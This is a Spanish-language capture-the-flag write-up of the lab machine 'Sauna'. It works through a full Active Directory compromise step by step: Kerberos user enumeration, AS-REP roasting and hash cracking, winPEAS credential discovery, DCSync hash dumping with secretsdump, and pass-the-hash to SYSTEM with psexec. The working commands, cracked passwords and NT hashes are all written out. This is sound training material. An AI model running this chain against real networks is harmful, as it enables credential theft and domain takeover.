Sauna - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 202
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Dom
LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Dom
LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49697/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Como tenemos el puerto 389 (ldap) abierto vamos a enumerarlo con el comando de nmap "ldap-search"

```
└─$ sudo nmap -p 389 --script ldap-search 10.10.10.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 10:08 EST
Nmap scan report for EGOTISTICAL-BANK.LOCAL (10.10.10.175)
Host is up (0.11s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-search:
|   Context: DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: DC=EGOTISTICAL-BANK,DC=LOCAL
|         objectClass: top
|         objectClass: domain
|         objectClass: domainDNS
|         distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
|         instanceType: 5
|         whenCreated: 2020/01/23 05:44:25 UTC
|         whenChanged: 2024/11/08 20:57:33 UTC
|         subRefs: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
|         subRefs: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
|         subRefs: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|         uSNCreated: 4099
```

Nos dice el dominio "egotistical-bank.local" y nos filtra posibles usuarios:

```
dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL
```

Nos quedamos con el usuario "hugo smith". Como no sabemos cual es su nombre de usuarios nos creamos un archivo con posibles formas de identificarle junto a sudo dominio:

```
└─$ cat ../users.txt
hugo.smith@egotistical-bank.local
hu.smith@egotistical-bank.local
h.smith@egotistical-bank.local
hsmith@egotistical-bank.local
hugosmith@egotistical-bank.local
hugo.s@egotistical-bank.local
hugos@egotistical-bank.local
hugo.sm@egotistical-bank.local
```


Con la herramienta kerbrute validamos cual de estos usuarios es valido:

```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ /home/kali/Downloads/kerbrute/kerbrute userenum --dc 10.10.10.175 -d egotistical-bank.local ../users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/08/24 - Ronnie Flathers @ropnop

2024/11/08 10:14:51 >  Using KDC(s):
2024/11/08 10:14:51 >   10.10.10.175:88

2024/11/08 10:14:51 >  [+] VALID USERNAME:       hsmith@egotistical-bank.local
2024/11/08 10:14:51 >  Done! Tested 8 usernames (1 valid) in 0.108 seconds
```

Encontramos a un usuario valido, vamos a ver si tiene la preutenticacicion de kerberos desactivada para hacer un ataque ashrepoast:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -usersfile users.txt -no-pass -dc-ip 10.10.10.175
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is de
precated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC
: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User hsmith@egotistical-bank.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Vemos que tiene la preautenticacion activada por lo tanto no podemos solicitar un TGT. Vamos a ver que que contiene la web:



Vemos que hay un apartado que menciona a los que trabajan en el equipo:

Fergus Smith

Shaun Coins

Sophie Driver

Hugo Bear

Bowie Taylor

Steven Kerb

Como sabemos el formato que utilizar para autenticarse, vamos a incluirlos en el listado y volvemos a utilizar la herramienta kerbrute:

```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ /home/kali/Downloads/kerbrute/kerbrute userenum --dc 10.10.10.175 -d egotistical-bank.local ../users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/08/24 - Ronnie Flathers @ropnop

2024/11/08 10:24:07 >  Using KDC(s):
2024/11/08 10:24:07 >   10.10.10.175:88

2024/11/08 10:24:07 >  [+] VALID USERNAME:       hsmith@egotistical-bank.local
2024/11/08 10:24:07 >  [+] fsmith has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$fsmith@EGOTISTICAL-BANK.LOCAL:2049f375e8cb326d5ce6fce039aff3d8$cfd9da868e8dde48ddbfc3222ac6cace811
63f7137aa9304943e584f957d3957633b4aa270e0afcbeb3987731402d3c09ef01952ecb83125cfbbf82972cc0fb5493a82cb1630e7fcde5
e00f369f3b9537e98ee2f926a3961bd3292e3f739d9607da940f506264c706189253fc9fd7a48b8fe945adff1075b75276e0324b93f7d01e
4a9484343d6ff0b82daa977b7a156adbb967c3e69d12cbeb4310284e7ceb449d943c7eabc20c6748a5fb9350c396a1f2dbf7b4e56de93944
b1b6444e58ddf22b19f31efafcdc75c57370a5ef297db6f4e0da2de952f8e7c260ae8fe55cd191ff36e65e0d1701bd3e16c945f01b6c529c
fbb1b80a8bb6c05cb730961a66177e5cf843768cba311ff87081a1c493db9366cb154a13b
2024/11/08 10:24:07 >  [+] VALID USERNAME:       fsmith@egotistical-bank.local
2024/11/08 10:24:07 >  Done! Tested 7 usernames (2 valid) in 0.113 seconds
```

Recibimos un TGT. Esto es un hash que podemos crackearlo para obtener la contraseña del usuario:

```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256
/256 AVX2 8x])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:12 DONE (2024-11-08 10:30) 0g/s 1138Kp/s 1138Kc/s 1138KC/s  !!12Honey..*7¡Vamos!
Session completed.
```

Podemos validarlas con netxec:

```
└─$ netexec ldap -u fsmith -p '' --asreproast hash.txt 10.10.10.175
/usr/lib/python3/dist-packages/bloodhound/ad/utils.py:115: SyntaxWarning: invalid escape sequence '\-'
  xml_sid_rex = re.compile('<UserId>(S-[0-9\-]+)</UserId>')
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (d
omain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
LDAP        10.10.10.175    445    SAUNA            $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:88d054b925a7f693
fef3044ce964612a$6fece13440ec2defaed167397ab07808f06035a6bff4cd3d1d067ae5612166e5b7f9409eda31b1bd56812fa064134e6
4999f3b37f6bf595ffff8204fea058cc71adbb3a7bd312a4b9f43b0081b0dbff17dae7d1dfd73d15a61338d271a30a92d833635d5f729fdd
0482b24f7e82937e2c25297103d46aa733c166be5c2d91d3d8df73337cb0159746c048e5fc3638e571350399cd32e4bc3a6e2d1fa401ab32
60cf4ee5ab860cda344c4ee780999cc62b3ed7a361bcf284aeeab715aae562e594c883ef5ffc65df780517d5c6dafbb4b94024630c6b4e35
f34bbbd65395dd77e67e60b8cca289afca49a26cdf3a7551e9ea42ab96961eb1886924220364debfc
```

Conseguimos romperlo con john:

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 /
 PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:19 DONE (2024-11-08 10:55) 0.05047g/s 724066p/s 1256Kc/s 1256KC/s  !!12Honey..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Las crendenciales son validas para smb y winrm:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
WINRM       10.10.10.175    5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUN
n:EGOTISTICAL-BANK.LOCAL)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has
d to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:
omain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
```


Podemos enumerar los usuarios del dominio con rpcclient:

```
└─$ rpcclient 10.10.10.175 -U 'fsmith%Thestrokes23'
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[HSmith] rid:[0x44f]
user:[FSmith] rid:[0x451]
user:[svc_loanmgr] rid:[0x454]
```

ESCALADA DE PRIVILEGIOS

Instalamos bloodhound y neo4j para enumerar mejor los usuarios del dominio [Instalar bloodhound y neo4j](Ataque ASREPoast y Bloodhound)

Vemos que el usuario "svc_loanmgr" puede realizar un ataque "dc-sync" esto significa que puede dumpear la sam y el system con "impacket-secretsdump" y obtener el hash de todos los usuarios:



Vamos a intentar pivotar hacia ese usuario. Para sacar mas infomacion sobre la maquina victima podemos enumerarla con winPEAS.ps1 y encontramos las credenciales de "svc_loanmanager":

```
═══════════╣ Additonal Winlogon Credentials Chec
EGOTISTICALBANK
EGOTISTICALBANK\svc_loanmanager
Moneymakestheworldgoround!
```

Es raro porque ese usuario no existe pero vamos a probarlo con netexec:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.175 -u svc_loanmanager -p 'Moneymakestheworldgoround!'
WINRM       10.10.10.175    5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domai
n:EGOTISTICAL-BANK.LOCAL)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been move
d to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.175    5985   SAUNA            [-] EGOTISTICAL-BANK.LOCAL\svc_loanmanager:Moneymakestheworl
dgoround!
```

Nos dice que no existe, pero recordemos que hay un usuario llamado "svc_lanmgr", vamos a probar si nos deja con ese usuario:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'
WINRM       10.10.10.175    5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domai
n:EGOTISTICAL-BANK.LOCAL)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been move
d to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgor
ound! (Pwn3d!)
```

Como pone pwned podemos acceder a ese usuario con evil-winrm:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_det
ected on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay
etion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami
egotisticalbank\svc_loanmgr
```

Como sabemos las credenciales de este usuario que puede dumpear la sam, vamos a ejecutar el siguiente comando con secretsdump para obtener el hash de todos los usuarios:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump 'EGOTISTICAL-BANK.LOCAL'/'svc_loanmgr':'Moneymakestheworldgoround!'@'10.10.10.175'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:0da9052f09723706c8befc9c2dccc55a:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15
963324
```

Como el usuario administrador pertenece al grupo administradores podemos realizar un ataque "Pass the hash" sin saber la contraseña. Vamos a utilizar la herramienta psexec para realizar el "pass the hash" con el usuario administrator:

```
└─$ impacket-psexec administrator@10.10.10.175 -hashes 'aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebd
f86c7f98e'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file YJhWksfV.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service qQgE on 10.10.10.175.....
[*] Starting service qQgE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```